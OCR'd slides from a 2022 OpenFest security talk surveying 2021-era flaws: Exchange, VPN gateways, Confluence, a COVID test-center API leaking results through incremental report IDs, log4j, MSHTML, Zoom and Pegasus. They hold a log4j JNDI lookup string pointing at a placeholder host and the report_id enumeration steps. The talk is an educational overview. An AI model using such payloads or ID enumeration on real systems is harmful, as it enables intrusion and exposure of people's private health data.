
2021
Edition

OpenFest

2022-10-16



Security Safari in b0rkenLand

IT still burns !!111 🔥🔥🔥

Hetti

Content-Warning

In the end of the talk I will speak about digital surveillance of people (especially women) and human rights violations

whoami

- Hetti
  - Metalab
  - Chaos Computer Club Vienna
  - Capture the 🚩 (CTF)
    WE 0WN Y0U (TU Wien)
  - IT Security Expert

Why this talk?

- Security vulnerabilities affect us all
- Problem: Security-Lingo
  - Hinders classification
  - Eases Under- and Overreacting
- concrete impact mostly unknown

Roadmap

- Basics
- E-Mail
- Virtual Private Networks (VPNs)
- Wiki/Knowledge Management
- digital COVID Test Results
- 🌋
- Printer
- Office
- Video Conference Solutions
- Smartphones

C I A

Fundamental aspects

C onfidentiality

I ntegrity

A vailability

CVE

- CVE “Common Vulnerability Enumeration”
  - ID for vulnerabilities
  - Format: CVE-YYYY-########
  - Example: CVE-2021-29908


CVSS

- CVSS “Common Vulnerability Scoring System”
  - Tool to measure the criticality
  - Scale from 0 (not dangerous) to 10 (PANIC!!!111)
  - *Extremely* subjective

100% Security does not exist

EMail

- More or less in all organisations/companies
- 2021 Highlights:
  - Microsoft Exchange
  - SonicWall E-Mail Security
  - Exim



Microsoft Exchange

- Microsofts E-Mail-Server Software
- Very widely used
- 2021 two full Exploit-Chains:
  - ProxyLogon: 2021-03
  - ProxyShell: 2021-08
- allows complete takover and theft of all E-Mails


SonicWall Email Security

- Specialized Software
- Explicitly advertised as “secure” solution
- Three Vulnerabilities:
  - CVE-2021-20021: Unauthorized administrative account creation (CVSS: 9.8)
  - CVE-2021-20022: Post-authentication arbitrary file upload (CVSS: 7.2)
  - CVE-2021-20023: Post-authentication arbitrary file read (CVSS: 4.9)
- Used in targeted attacks

EMAIL
imgflip.com

VPN

- VPN = “Virtual Private Network”
- Used very often due to pandemic
- Lack of time for configuration
- Allows access to internal networks




Pulse Connect Secure

- VPN-Gateway from Pulse Secure
- Complete takeover
- Attacker can:
  - Steal legitimate credentials and login with these
  - Modify the server and the corresponding configuration
  - Delete Log-files, to avoid (easy) detection
- Updates: complex + Downtime

Wiki/Knowledge Managment

- Should not be missing in any company
- Contains
  - Documentation
  - Names/Contacts of employees
  - Info’s about systems and networks
  - And many more




Atlassian Confluence

- Wiki-Software from Atlassian
- Widely used in organizations
- Vulnerabilites in August
  - Allows arbitrary code execution
  - No authentication needed
  - CVE-2021-26084 (CVSS score: 9.8)


digital COVID Test Results

- Digital Age
- People want digital test results
- Very sensitive (health) data
- Should be “Security by default”



SafePlay Testcenter Solution

- Full Software Suite for Test Centers
- Software as a Service
- Made by a Viennese Startup
- Got researched by Zerforschung
- Complete desaster the result
- Blogpost: https://zerforschung.org/posts/medicus/ (German)



Name: [redacted]


Ihr Testergebnis lautet:

Negativ

Sie können diesen PDF Befund speichern.

Click Me!

Picture source: https://zerforschung.org/p/medicus/



BERLIN

Senatsverwaltung
für Gesundheit, Pflege
und Gleichstellung

Vorname
Nachname
Geschlecht
Straße
Hausnummer
Postleitzahl
Ort
Geburtsdatum
Staatsbürgerschaft
Mobilfunknummer
Reisepass oder Ausweisnummer
E-Mail Adresse

[redacted]

Falls zutreffend: Abweichender Aufenthaltsort in den nächsten zwei Wochen

Straße
Hausnummer
Postleitzahl
Ort
Land

[redacted]

Probentyp Nasopharynx-Abstrich

Datum und Uhrzeit der Probenahme

Datum und Uhrzeit der Ergebnisbereitstellung

[redacted]

Der SARS-CoV-2 [Abbott] Rapid Antigen Test wurde durchgeführt:


Sensitivität: 93.3%
Spezifität: 99.4%

NEGATIVER BEFUND. ES KONNTE KEIN SARS-COV-2-SPEZIFISCHES ANTIGEN NACHGEWIESEN WERDEN.

Picture source: https://zerforschung.org/posts/medicus/

SafePlay Testcenter Solution Analysis

- Analysis of the web request
- API Endpoint: /api/web/v1/results/export-patient-specific-result-file?report_id=12345
- Result:



```
{
  "code":200,
  "message":"success",
  "data":{
    "fileName":"Vorname_Nachname_Abrufunixtimestamp.pdf",
    "file":"data:application/pdf;base64,…"
  }
}
```


REPORT_ID=12345
imgflip.com

LETS TRY REPORT_ID 12344
OH I JUST GOT SOMEONES OTHERS TEST RESULT AND DATA
imgflip.com

ONE DOES NOT SIMPLY USE
INCREMENTAL IDS
imgflip.com

Printing

- Everywhere
- “just works”™ (NOT)
- It’s extremly complex




PrintNightmare

- Vulnerabilities in the Microsofts Print Spooler Service
- Since June 2021 known
- Allowes local privilege escalation
- “Fix me if you can”
- CVE confusions
- Printer problems until today

Java

- Everywhere
- “just works”™ (NOT)
- It’s extremply complex
- EnTeRpRiSe



${jdni:ldap://http://🌋rocks/a}


- Vulnerability in the logging library log4j
- Public with Exploitcode since December 2021
- Unauthenticated Remote Code Execution (RCE)
- Easy exploitable
- Extremly widespread → 🔥🔥🔥

Spring4Shell

- Vulnerability in the Java Spring Framework
- RCE Vuln - CVE-2022-22965
- Not abusable in the default configuration
- Totally overhyped

Office

- Hardly anyone lives without
- Attractive for attackers
- “Legacy Features” & “Backwards Compatibility”




CVE-2021-40444

- Remote Code Execution in MS Office Documents
- Even before Patch abused
- Documents sent through Phishing Mails
- Broad availalbility of Proof of Concept (PoC) programs
  - Everyone could create malicious documents without understanding the vulnerability
- 🔥 ***NEW*** 🔥 Follina - CVE-2022-30190

CVE-2021-40444

- CVSS: ??



Microsoft MSHTML Remote Code Execution Vulnerability

CVE-2021-40444

Security Vulnerability

Released: Sep 7, 2021 Last updated: Sep 23, 2021

Assigning CNA: Microsoft

MITRE CVE-2021-40444

CVSS:3.0 8.8 / 7.9

ID	CVE-2021-40444
Summary	Microsoft MSHTML Remote Code Execution Vulnerability
	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-40444 http://packetstormsecurity.com/files/164210/Microsoft-Windows-MSHTML-Overview.h
gurations	cpe:2.3:o:microsoft:windows_10:-:*:*:*:*:*:* cpe:2.3:o:microsoft:windows_10:20h2:*:*:*:*:*:*:* cpe:2.3:o:microsoft:windows_10:21h1:*:*:*:*:*:*:* cpe:2.3:o:microsoft:windows_10:1607:*:*:*:*:*:*:* cpe:2.3:o:microsoft:windows_10:1809:*:*:*:*:*:*:*
	Base: 6.8 (as of 24-09-2021 - 18:43) **Impact:** **Exploitability:**

CVE-2021-40444 Detail

Current Description

Microsoft MSHTML Remote Code Execution Vulnerability

+View Analysis Description

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Video Conference Solutions

- Broad focus due to COVID
- Possible attack goals:
  - Meeting Hijacking
  - Espionage
  - Attacking the machines of the attendees

Zoom Update Fail


- Zoom installer checked only exectubales + libraries
- Scripts weren’t checked
  - enabled Remote Code Execution via Script
- Discovered during a Red Team Assessments
- Blogpost: https://medium.com/manomano-tech/a-red-team-operation-leveraging-a-zero-day-vulnerability-in-zoom-80f57fb0822e

Content-Warning

In the next slides I talk about digital surveillance of humans (especially woman) and human rights violation

Smartphones

- Gold mine for data
- hardly updates for most devices
- State Actors + Telcos
➡️ extreme possibilities



Pegasus

